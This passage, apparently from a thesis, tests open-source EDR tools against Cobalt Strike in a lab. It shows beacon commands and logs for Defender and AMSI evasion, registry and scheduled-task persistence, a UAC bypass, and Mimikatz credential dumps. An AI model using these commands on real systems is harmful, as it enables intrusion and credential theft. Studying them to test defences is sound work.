
This technique bypassed the Windows Defender detection, as the payload was able to run on the client, as shown in Figure 4.3.2. Here, we can see that the payload is running in the rundll32.exe process.



```
4824  668          svchost.exe
4916  668          SecurityHealthService.exe
5108  668          svchost.exe
5280  668          svchost.exe
5844  668          svchost.exe                x64   1        WAZUH\EDR
5864  668          svchost.exe                x64   1        WAZUH\EDR
5968  668          svchost.exe                x64   1        WAZUH\EDR
6040  668          svchost.exe
6104  668          svchost.exe
5144  6104           ctfmon.exe               x64   1        WAZUH\EDR
7220  668          SgrmBroker.exe
7260  668          svchost.exe                x64   1        WAZUH\EDR
7840  668          svchost.exe
684   532        lsass.exe
812   532        fontdrvhost.exe
540   524      csrss.exe
600   524      winlogon.exe
60    600        dwm.exe
804   600        fontdrvhost.exe
5404  5376     explorer.exe                   x64   1        WAZUH\EDR
832   5404       SecurityHealthSystray.exe    x64   1        WAZUH\EDR
1652  5404       Taskmgr.exe                  x64   1        WAZUH\EDR
4816  5404       VBoxTray.exe                 x64   1        WAZUH\EDR
7172  5404       cmd.exe                      x64   1        WAZUH\EDR
5248  7172         rundll32.exe               x64   1        WAZUH\EDR
5436  5248           rundll32.exe             x86   1        WAZUH\EDR
6184  7172         conhost.exe                x64   1        WAZUH\EDR
7364  6964     MicrosoftEdgeUpdate.exe
7384  4084     msedge.exe                     x64   1        WAZUH\EDR
7476  7384       msedge.exe                   x64   1        WAZUH\EDR
7644  7384       msedge.exe                   x64   1        WAZUH\EDR
7652  7384       msedge.exe                   x64   1        WAZUH\EDR
7668  7384       msedge.exe                   x64   1        WAZUH\EDR
```

Figure 4.3.2: Windows Defender bypassed


After establishing a foothold on the endpoint, an attacker will likely try to execute command and tools to do some reconnaissance in the environment. A common tool for this is the Rubeus tool, which are found in a compiled version in SharpCollection [45]. When execution the tool in Cobalt Strike beacon, the Windows Defender detects this as an suspicious behavior 4.3.3 and kills the calling rundll32-process.



```
Microsoft Defender Antivirus has detected malware or other potentially unwanted software.
 For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Behavior:Win32/CobaltStrike.H!sms&threatid=2147798570&enterprise=0
          Name: Behavior:Win32/CobaltStrike.H!sms
          ID: 2147798570
          Severity: Severe
          Category: Suspicious Behaviour
          Path: behavior:_process: C:\Windows\SysWOW64\rundll32.exe, pid:6524:59045527721095; process:_pid:6524,ProcessStart:133569543687650927
          Detection Origin: Unknown
          Detection Type: Concrete
          Detection Source: Unknown
          User:
          Process Name: C:\Windows\SysWOW64\rundll32.exe
          Security intelligence Version: AV: 1.407.176.0, AS: 1.407.176.0, NIS: 1.407.176.0
          Engine Version: AM: 1.1.24020.9, NIS: 1.1.24020.9
```

Figure 4.3.3: Windows Defender behaviour detection


What causes this, may be seen in the Sysmon event for Process Create. rundll32.exe will create a child process as notepad.exe as defined in the malleable profile 4.3.4.



```
Process Create:
RuleName: -
UtcTime: 2024-04-07 10:15:42.619
ProcessGuid: {32ab1e85-724e-6612-2501-000000003c00}
ProcessId: 2600
Image: C:\Windows\System32\notepad.exe
FileVersion: 10.0.19041.3996 (WinBuild.160101.0800)
Description: Notepad
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: NOTEPAD.EXE
CommandLine: C:\Windows\sysnative\notepad.exe
CurrentDirectory: C:\Users\EDR\Desktop\
User: WAZUH\EDR
LogonGuid: {32ab1e85-71ee-6612-64ec-040000000000}
LogonId: 0x4EC64
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=CB448EA83BCF46A21AA9A9B258F39C85DF962B18AE3682F2AAAC9D79E2C04EBD
ParentProcessGuid: {32ab1e85-7209-6612-1b01-000000003c00}
ParentProcessId: 7844
ParentImage: C:\Windows\SysWOW64\rundll32.exe
ParentCommandLine: rundll32.exe  https2_x86.dll,create
ParentUser: WAZUH\EDR
```


Figure 4.3.4: Sysmon Process Create

A possible cause of this detection is the rundll32.exe process itself, as this is the default spawnto process in Cobalt Strike. By modifying the spawnto process in Cobalt Strike to e.g dllhost.exe 4.3.5, the Windows Defender behaviour detection got bypassed. However, the AMSI still detection this action as malicious activity 4.3.6.



```
[04/07 15:49:37] beacon> ak-settings
[04/07 15:49:37] [*] artifact kit settings:
[04/07 15:49:37] [*]    service      = ''
[04/07 15:49:37] [*]    spawnto_x86 = 'C:\Windows\SysWOW64\rundll32.exe'
[04/07 15:49:37] [*]    spawnto_x64 = 'C:\Windows\System32\rundll32.exe'
[04/07 15:50:00] beacon> ak-settings spawnto_x64 C:\Windows\System32\dllhost.exe
[04/07 15:50:00] [*] Updating the spawnto_x64 process to 'C:\Windows\System32\dllhost.exe'
[04/07 15:50:00] [*] artifact kit settings:
[04/07 15:50:00] [*]    service      = ''
[04/07 15:50:00] [*]    spawnto_x86 = 'C:\Windows\SysWOW64\rundll32.exe'
[04/07 15:50:00] [*]    spawnto_x64 = 'C:\Windows\System32\dllhost.exe'
[04/07 15:50:16] beacon> ak-settings spawnto_x86 C:\Windows\SysWOW64\dllhost.exe
[04/07 15:50:16] [*] Updating the spawnto_x86 process to 'C:\Windows\SysWOW64\dllhost.exe'
[04/07 15:50:16] [*] artifact kit settings:
[04/07 15:50:16] [*]    service      = ''
[04/07 15:50:16] [*]    spawnto_x86 = 'C:\Windows\SysWOW64\dllhost.exe'
[04/07 15:50:16] [*]    spawnto_x64 = 'C:\Windows\System32\dllhost.exe'
[04/07 15:50:19] [+] host called home, sent: 16 bytes
[04/07 15:50:43] beacon> execute-assembly /home/kali/Tools/SharpCollection/NetFramework_4.7_Any/Rubeus.exe
[04/07 15:50:44] [*] Tasked beacon to run .NET program: Rubeus.exe
[04/07 15:50:44] [+] host called home, sent: 572156 bytes
[04/07 15:50:45] [+] received output:
[-] Failed to load the assembly w/hr 0x8007000b
```

Figure 4.3.5: Modifying spawnto-settings at runtime




```
Microsoft Defender Antivirus has detected malware or other potentially unwanted software.
 For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=VirTool:Win32/Kekeo.A!MTB&threatid=2147756241&enterprise=0
        Name: VirTool:Win32/Kekeo.A!MTB
        ID: 2147756241
        Severity: Severe
        Category: Tool
        Path: amsi:_\Device\HarddiskVolume2\Windows\System32\notepad.exe
        Detection Origin: Unknown
        Detection Type: Concrete
        Detection Source: AMSI
        User: WAZUH\EDR
        Process Name: C:\Windows\System32\notepad.exe
        Security intelligence Version: AV: 1.407.176.0, AS: 1.407.176.0, NIS: 1.407.176.0
        Engine Version: AM: 1.1.24020.9, NIS: 1.1.24020.9
```

Figure 4.3.6: AMSI detection

Cobalt Strike have a feature in the malleable profile for bypassing AMSI detection [46], however this feature only function on the execute-assembly, powerpick, and psinject functions, and not on the powershell function. When added this feature in addition to the other bypassing techniques described previous in this experiment, the beacon was able to execute the Rubeus tool.

An attacker will often try to gain some persistence on the compromised endpoint. One way of achieving this, is to add a registry key under *HKLM\Software\Microsoft\Windows\CurrentVersion\Run*. It will ensure that the payload will run when any user are logged into the endpoint, however this requires that the command are executed through a beacon with elevated integrity such as local administrator. In addition, both Wazuh and OSSEC are monitoring the registry keys for HKLM and will alert on the modification. Another approach is to add persistence in the *HKCU\Software\Microsoft\Windows\CurrentVersion\Run*, which is not monitored by the Wazuh and OSSEC and thus will give the attacker covert persistence on the system. This does not require elevated integrity and Windows Defender did not prevented this persistence technique


This techniques are know as T1547.001 in the Mitre Att&ck Framework and are seen used by several APTs and malware. The tool SharPersist from the Sharp-Collection makes this an easy task for the attacker 4.3.7.



```
[04/07 09:00:47] beacon> execute-assembly /home/kali/Tools/SharpCollection/NetFramework_4.7_Any/SharPersist.exe -t reg -c
"C:\Windows\System32\cmd.exe /k c:\Windows\System32\rundll32.exe C:\Users\EDR\Desktop\https2_x86.dll,create" -a "/q /n" -k
"hkcurun" -v "Updater" -m add
[04/07 09:00:47] [*] Tasked beacon to run .NET program: SharPersist.exe -t reg -c "C:\Windows\System32\cmd.exe /k
c:\Windows\System32\rundll32.exe C:\Users\EDR\Desktop\https2_x86.dll,create" -a "/q /n" -k "hkcurun" -v "Updater" -m add
[04/07 09:00:47] [+] host called home, sent: 346176 bytes
[04/07 09:00:48] [+] received output:

[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe /k c:\Windows\System32\rundll32.exe C:\Users\EDR\Desktop\https2_x86.dll,create
[*] INFO: Command Args: /q /n
[*] INFO: Registry Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: Updater
[*] INFO: Option:


[+] SUCCESS: Registry persistence added
```

Figure 4.3.7: SharPersist to add persistence through Registry


Another technique to add persistence on the endpoint is to use the SharPersist to create a LNK-file in the startup folder of the user, and make it executed the payload dll. This technique are referenced as the same technique described for the registry-key persistence method in the Mitre Att&ck Framework. Both Wazuh and OSSEC are also monitoring this folder. A third options are to add it to the Task Scheduler in Windows 4.3.8. This techniques is known as T1053.005 in the Mitre Att&ck Framework and is also quite common among APTs and malwares. Neither Wazuh or OSSEC has any monitoring of this and is therefor a possible covert persistence method with these EDR solutions. The standard user did not have permission to add persistence with Task Scheduler, so this needs to be executed by a user with elevated integrity.



```
[04/07 10:21:09] beacon> execute-assembly /home/kali/Tools/SharpCollection/NetFramework_4.7_Any/SharPersist.exe -t schtask -c
"C:\Windows\System32\cmd.exe" -a "/k c:\Windows\System32\rundll32.exe C:\Users\EDR\Desktop\https2_x86.dll,create /q /n" -n
"Updater" -m add -o hourly
[04/07 10:21:10] [*] Tasked beacon to run .NET program: SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/k
c:\Windows\System32\rundll32.exe C:\Users\EDR\Desktop\https2_x86.dll,create /q /n" -n "Updater" -m add -o hourly
[04/07 10:21:14] [+] host called home, sent: 346178 bytes
[04/07 10:21:15] [+] received output:

[*] INFO: Adding scheduled task persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /k c:\Windows\System32\rundll32.exe C:\Users\EDR\Desktop\https2_x86.dll,create /q /n
[*] INFO: Scheduled Task Name: Updater
[*] INFO: Option: hourly
```

Figure 4.3.8: SharPersist to add a persistence through Task Scheduler

When a user is executing a program, it will usually do so with low integrity level, even if the user have local administrative rights on the system. If an user wants to execute a program with elevated integrity level, the user e.g right-clicks on the program an selects "Run As Administrator". The user is then presented with the User Account Control (UAC) prompt, where the user must confirm the execution as an administrator. The user will not likely run the payload with elevated rights, therefor the attacker needs to bypass this elevation control mechanism in order to perform task like stealing credentials of the system. The SharpCollection have a tool for performing such elevation, named SharpBypassUAC 4.3.9.



```
[05/31 13:54:04] beacon> execute-assembly /home/kali/Tools/SharpCollection/NetFramework_4.7_Any/SharpBypassUAC.exe -b fodhelper -e
cnVuZGxsMzIuZXhlIEM6XFVzZXJzXEVEUlxEZXNrdG9wXEhUVFBTX3g4Ni5kbGwsY3JlYXRl
[05/31 13:54:04] [*] Tasked beacon to run .NET program: SharpBypassUAC.exe -b fodhelper -e
cnVuZGxsMzIuZXhlIEM6XFVzZXJzXEVEUlxEZXNrdG9wXEhUVFBTX3g4Ni5kbGwsY3JlYXRl
[05/31 13:54:06] [+] host called home, sent: 135084 bytes
```

Figure 4.3.9: SharpBypassUAC to perform integrity elevation

This technique are classified as T1548.002 Bypass User Account Control in the Mitre Att&ck Framework. When the elevation is perform, a new beacon are created that will execute commands with administrative privileges. As seen in Figure 4.3.10, a beacon with low integrity level are colored blue, and a beacon with elevated integrity level are colored red in Cobalt Strike.





Figure 4.3.10: Two beacons from the same user with different integrity level

With these rights, an attacker can perform credential dumping from the system. Cobalt Strike uses a modified version of the well-known tool Mimikatz [47]. As seen in Figure 4.3.11, the command "logonpasswords" dumps the hashes that are stored in the memory region of the LSASS process. Here, the hash of another user who has been logged in on the endpoint, is retrieved. An attacker may try to crack this hash in order to retrieve the plaintext password, or use the hash in a pass-the-hash-attack for lateral movement in the environment. This technique is classified as T1003.001 OS Credential Dumping: LSASS Memory in the Mitre Att&ck Framework.




```
[04/10 15:51:11] beacon> logonpasswords
[04/10 15:51:11] [*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[04/10 15:51:14] [+] host called home, sent: 313675 bytes
[04/10 15:51:15] [+] received output:

Authentication Id : 0 ; 4352072 (00000000:00426848)
Session           : Interactive from 2
User Name         : user
Domain            : WAZUH
Logon Server      : WAZUH
Logon Time        : 10/04/2024 20:46:50
SID               : S-1-5-21-1470387487-2427516236-3639608270-1002
        msv :
         [00000003] Primary
         * Username : user
         * Domain   : WAZUH
         * NTLM     : 57d583aa46d571502aad4bb7aea09c70
         * SHA1     : d3992df679a3ef8b96232992ff89a2b1f1db5534
         * DPAPI    : d3992df679a3ef8b96232992ff89a2b1
        tspkg :
        wdigest :
         * Username : user
         * Domain   : WAZUH
         * Password : (null)
        kerberos :
         * Username : user
         * Domain   : WAZUH
         * Password : (null)
        ssp :
        credman :
        cloudap :
```

Figure 4.3.11: Dumping hashes from the LSASS process

With the "logonpasswords", an attacker can get the hashes of all the accounts that has been logging into the endpoint, both local users and domain users. This is especially critical if a domain administrator have logged on to the endpoint that an attacker are controlling.

Another technique an attacker can dump hashes from an endpoint, is to read the SAM database. This database stores the hashes of the local users passwords. Figure 4.3.12 shows how this is done with the modified Mimikatz in Cobalt Strike.


This technique is classified as T1003.002 OS Credential Dumping: Security Account Manager in the Mitre Att&ck Framework.



```
[04/10 16:06:52] beacon> mimikatz !lsadump::sam
[04/10 16:06:52] [*] Tasked beacon to run mimikatz's !lsadump::sam command
[04/10 16:06:54] [+] host called home, sent: 814400 bytes
[04/10 16:06:56] [+] received output:
Domain : WAZUH
SysKey : cd0f64aa45160485e56397abe2379ab4
Local SID : S-1-5-21-1470387487-2427516236-3639608270

SAMKey : b127fd5aa534948e61e9237f5288041b

RID  : 000003e9 (1001)
User : EDR
  Hash NTLM: 9d288f4d815e31c845ccbb0f3f555c6b

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 8901874432e96b1d9c265cbdba928459

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-1700JPBEDR
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2d65416575bfdbab31f242e2f19ff02f0b9e47ec79fbc9cbb8e75ba206bbdc6e
      aes128_hmac       (4096) : cbf4785a4b5bd1572f98c679e4950656
      des_cbc_md5       (4096) : a854ab1a8cda7aec
    OldCredentials
      aes256_hmac       (4096) : 2d65416575bfdbab31f242e2f19ff02f0b9e47ec79fbc9cbb8e75ba206bbdc6e
      aes128_hmac       (4096) : cbf4785a4b5bd1572f98c679e4950656
      des_cbc_md5       (4096) : a854ab1a8cda7aec
```

Figure 4.3.12: Dumping hashes from the SAM database

By using the builtin evasion capabilities in Cobalt Strike, as described in 7, OpenEDR did not detect the payload as malware. However, as OpenEDR classified the payload as unrecognized binary, it executes it in a virtual environment with a restricted access to resources, i.e no network connection, as seen in Figure 4.3.13. This eventually made the payload useless as it could not communicate back to the teamserver. Figure 4.3.14 shows the rules that will run unrecognized binaries in a virtual environment.



Containment | 3 | Run Virtually in Containment | 2024-03-02 13:18:26 | openedr | T1204 | New

